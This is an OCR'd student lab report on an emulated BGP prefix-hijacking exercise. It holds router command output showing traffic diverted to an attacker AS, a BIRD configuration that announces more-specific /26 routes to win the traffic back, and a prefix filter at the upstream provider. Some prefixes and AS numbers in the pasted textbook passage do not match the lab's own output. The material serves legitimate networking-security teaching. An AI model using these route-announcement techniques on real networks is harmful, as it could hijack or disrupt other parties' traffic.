
We hijacked 161 and we are unable to access 154
We can check the routes in the kernel routng table



171/router0
Type: BGP univ
BGP.origin: IGP
BGP.as_path: 11 3 161
BGP.next_hop: 10.105.0.11
BGP.local_pref: 10
BGP.large_community: (3, 1, 0) (11, 3, 0) (161, 0, 0)
AS171/router0
ASN: 171
Name: router0
Role: Router
IP: net0,10.171.0.254/24
IP: ix105,10.105.0.171/24
root@35aebe3cfee2 / # birdc show route all 10.154.0.128/25
BIRD 2.0.7 ready.
Table master4:
10.154.0.128/25 unicast [u_as11 02:06:35.662] * (100) [AS161i]
via 10.105.0.11 on ix105
Type: BGP univ
BGP.origin: IGP
BGP.as_path: 11 3 161
BGP.next_hop: 10.105.0.11
BGP.local_pref: 10
BGP.large_community: (3, 1, 0) (11, 3, 0) (161, 0, 0) (171, 3, 0)
root@35aebe3cfee2 / # ip route | grep 10.154
10.154.0.0/25 via 10.105.0.11 dev ix105 proto bird metric 32
10.154.0.0/24 via 10.105.0.11 dev ix105 proto bird metric 32
10.154.0.128/25 via 10.105.0.11 dev ix105 proto bird metric 32
root@35aebe3cfee2 / #



11/r105
Connecting to 0f5ed479d782...
Connected to 0f5ed479d782.
root@0f5ed479d782 / #
AS11/r105
ASN: 11
Name: r105
Role: Router
IP: ix105,10.105.0.11/24
IP: net_102_105,10.11.0.253/24



Replay
Replay stopped.
event interval (ms)
200
Details
Router: 11/r105
ID: 0f5ed479d782
ASN: 11
Name: r105
Role: Router
IP addresses
ix105: 10.105.0.11/24
net_102_105: 10.11.0.253/24
BGP sessions
u_as3: Established Disable
c_as171: Established Disable
ibgp1: Established Disable
Actions
Launch console
Disconnect
Refresh



11/r105
Connecting to 0f5ed479d782...
Connected to 0f5ed479d782.
root@0f5ed479d782 / #
AS11/r105
ASN: 11
Name: r105
Role: Router
IP: ix105,10.105.0.11/24
IP: net_102_105,10.11.0.253/24


3/r105
Connecting to 0494e1d77f27...
Connected to 0494e1d77f27.
root@0494e1d77f27 / #
AS3/r105
ASN: 3
Name: r105
Role: Router
IP: ix105,10.105.0.3/24
IP: net_100_105,10.3.1.253/24
IP: net_103_105,10.3.2.253/24



3/r105
Connecting to 0494e1d77f27...
Connected to 0494e1d77f27.
root@0494e1d77f27 / # ip route | grep 10.154
10.154.0.0/25 via 10.3.2.254 dev net_103_105 proto bird me
10.154.0.0/24 via 10.105.0.11 dev ix105 proto bird metric
10.154.0.128/25 via 10.3.2.254 dev net_103_105 proto bird
root@0494e1d77f27 / #
AS3/r105
ASN: 3
Name: r105
Role: Router
IP: ix105,10.105.0.3/24
IP: net_100_105,10.3.1.253/24
IP: net_103_105,10.3.2.253/24



3/r105
Connecting to 0494e1d77f27...
Connected to 0494e1d77f27.
root@0494e1d77f27 / # ip route | grep 10.154
10.154.0.0/25 via 10.3.2.254 dev net_103_105 proto bird me
10.154.0.0/24 via 10.105.0.11 dev ix105 proto bird metric
10.154.0.128/25 via 10.3.2.254 dev net_103_105 proto bird
root@0494e1d77f27 / #
AS3/r105
ASN: 3
Name: r105
Role: Router
IP: ix105,10.105.0.3/24
IP: net_100_105,10.3.1.253/24
IP: net_103_105,10.3.2.253/24
Replay
Replay stopped.
event interval (ms)
200
Details
Router: 3/r105
ID: 0494e1d77f27
ASN: 3
Name: r105
Role: Router
IP addresses
ix105: 10.105.0.3/24
net_100_105: 10.3.1.253/24
net_103_105: 10.3.2.253/24
BGP sessions
p_rs105: Established Disable


3/r103
Connecting to d2b5fefcf9ba...
Connected to d2b5fefcf9ba.
root@d2b5fefcf9ba / #
AS3/r103
ASN: 3
Name: r103
Role: Router
IP: ix103,10.103.0.3/24
IP: net_100_103,10.3.0.253/24
IP: net_103_105,10.3.2.254/24
IP: net_103_104,10.3.3.254/24




It comes to the attacker router






Task 5.b. Fighting Back from AS-154



We made the bird154.conf file and executed the file




bird154.conf


```
router id 10.0.0.23;
ipv4 table t_direct;
protocol device {
}
protocol kernel {
   ipv4 {
      import all;
      export all;
   };
   learn;
}
protocol direct local_nets {
   ipv4 {
      table t_direct;
      import all;
   };

   interface "net0";

}
define LOCAL_COMM = (154, 0, 0);
define CUSTOMER_COMM = (154, 1, 0);
define PEER_COMM = (154, 2, 0);
define PROVIDER_COMM = (154, 3, 0);
ipv4 table t_bgp;
protocol pipe {
   table t_bgp;
   peer table master4;
   import none;
   export all;
}
protocol pipe {
   table t_direct;
   peer table t_bgp;
   import none;
   export filter { bgp_large_community.add(LOCAL_COMM); bgp_local_pref = 40; accept; };
}
protocol bgp u_as2 {
   ipv4 {
      table t_bgp;
      import filter {
         bgp_large_community.add(PROVIDER_COMM);
         bgp_local_pref = 10;
         accept;
      };
```

```
        export where bgp_large_community ~ [LOCAL_COMM, CUSTOMER_COMM];
        next hop self;
    };
    local 10.102.0.154 as 154;
    neighbor 10.102.0.2 as 2;
}
protocol bgp u_as4 {
    ipv4 {
        table t_bgp;
        import filter {
            bgp_large_community.add(PROVIDER_COMM);
            bgp_local_pref = 10;
            accept;
        };
        export where bgp_large_community ~ [LOCAL_COMM, CUSTOMER_COMM];
        next hop self;
    };
    local 10.102.0.154 as 154;
    neighbor 10.102.0.4 as 4;
}
protocol bgp u_as11 {
    ipv4 {
        table t_bgp;
        import filter {
            bgp_large_community.add(PROVIDER_COMM);
            bgp_local_pref = 10;
            accept;
        };
        export where bgp_large_community ~ [LOCAL_COMM, CUSTOMER_COMM];
        next hop self;
    };
    local 10.102.0.154 as 154;
    neighbor 10.102.0.11 as 11;
}
ipv4 table t_ospf;
protocol ospf ospf1 {
    ipv4 {
        table t_ospf;
        import all;
        export all;
    };
    area 0 {
        interface "dummy0" { stub; };
        interface "ix102" { stub; };
        interface "net0" { hello 1; dead count 2; };
```


```
    };
}
protocol pipe {
    table t_ospf;
    peer table master4;
    import none;
    export all;
}
protocol static {
  ipv4 { table t_bgp; };
  route 10.154.0.0/26 via "net0" {
        bgp_large_community.add(LOCAL_COMM);
    };
   route 10.154.0.64/26 via "net0" {
        bgp_large_community.add(LOCAL_COMM);
    };
   route 10.154.0.128/26 via "net0" {
        bgp_large_community.add(LOCAL_COMM);
    };
   route 10.154.0.192/26 via "net0" {
        bgp_large_community.add(LOCAL_COMM);
    };
}
```



Go to other routers to check the route



Need to check whether we can access the host.



After reloading the configuration, and wait for a few seconds, we can see that the ping program will now get responses, indicating that the packets are now reaching the real destination `10.164.0.71`. We get our traffic back. If we go to any BGP router, we can see the following routing entries:

```
# ip route | grep 10.164
10.164.0.0/24 via 10.102.0.2    ...   ← The original route
10.164.0.0/25 via 10.102.0.2    ...   ← From the attacker
10.164.0.0/26 via 10.102.0.2    ...   ← Fighting back
10.164.0.64/26 via 10.102.0.2   ...   ← Fighting back
10.164.0.128/25 via 10.102.0.2  ...   ← From the attacker
10.164.0.128/26 via 10.102.0.2  ...   ← Fighting back
10.164.0.192/26 via 10.102.0.2  ...   ← Fighting back
```

Task 5.c. Fixing the Problem at AS-3

27.12.4 Filtering Out Spoofed Advertisement

In the YouTube incident, the problem was eventually resolved when PCCW, the upstream service provider for Pakistan Telecom, withdrew the fake announcements. To emulate that, we can add a filter rule to AS-2's and AS-3's configuration (at IX-100, where they peer with AS-150), so when they import routes from AS-150, they only import the route to prefix `10.150.0.0/24`. By doing so, the fake routes announced by AS-150 will not be accepted by AS-2 or AS-3; therefore, they will not be able to reach the Internet.

```
protocol bgp c_as150 {
  ipv4 {
    table t_bgp;
    import filter {
        bgp_large_community.add(CUSTOMER_COMM);
        bgp_local_pref = 30;
        if (net != 10.150.0.0/24) then reject;   ← The added rule
        accept;
    };
```

```
    export all;
    next hop self;
  };
  local 10.100.0.3 as 3;
  neighbor 10.100.0.150 as 150;
}
```

Used by service provider who is AS3

